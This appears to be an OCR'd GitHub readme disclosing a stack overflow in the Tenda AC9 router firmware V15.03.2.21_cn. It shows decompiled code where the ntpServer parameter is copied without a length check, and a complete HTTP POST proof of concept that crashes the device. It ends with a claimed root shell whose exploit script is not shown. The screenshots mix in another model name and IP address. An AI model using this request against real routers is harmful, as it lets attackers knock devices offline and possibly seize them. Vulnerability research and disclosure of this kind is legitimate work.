EPhaha / **IOT_vuln** Public

Code Issues 11 Pull requests Actions Projects Security ···

main IOT_vuln / Tenda / AC9 / 13 /

fuxianghah TendaAC9 update ... on Feb 14 **History**

..

img	10 months ago
readme.md	10 months ago


readme.md

Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information： https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version



软件升级 ✕


当前版本： V15.03.2.21_cn

升级类型： ○ 本地升级 ● 在线升级

当前版本为最新版本，不需要升级

Figure 1 shows the latest firmware Ba of the router

Vulnerability details



```
memset(v13, 0, sizeof(v13));
v23 = (char *)huoqu(a1, (int)"timeZone", (int)&unk_CF628);
v22 = (char *)huoqu(a1, (int)"timePeriod", (int)&unk_CF628);
src = (char *)huoqu(a1, (int)"ntpServer", (int)"time.windows.com");
SetValue((int)"sys.timesyn", (int)"1");
SetValue((int)"sys.timemode", (int)"auto");
SetValue((int)"sys.timezone", (int)v23);
SetValue((int)"sys.timenextzone", (int)"0");
SetValue((int)"sys.timefixper", (int)v22);
v1 = SetValue((int)"sys.timentpserver", (int)src);
if ( CommitCfm(v1) )
{
  GetValue("sys.timesyn", nptr);
  if ( atoi(nptr) == 1 )
  {
    v16[0] = atoi(nptr);
    v16[1] = atoi(v23);
    v16[2] = atoi(v22);
    strcpy((char *)&v16[3], src);
    sprintf((char *)v13, "op=%d", 3);
  }
```

The program passes the content after the ntpserver parameter into SRC, then does not judge the size, and directly copies the content of SRC to V16 stack, causing stack overflow vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2055
Origin: http://192.168.11.1
```

```
Connection: close
Referer: http://192.168.11.1/system_time.html?random=0.3032476583962536&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcufv1qw

timePeriod=86400&ntpServer=time.windows.comaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaak
```

The reproduction results are as follows:




Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel



```
iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12>
```

```
root@AX12:/# ls
bin       files     opt       rom       sys       var
dev       lib       overlay   root      tmp       www
etc       mnt       proc      sbin      usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/#
```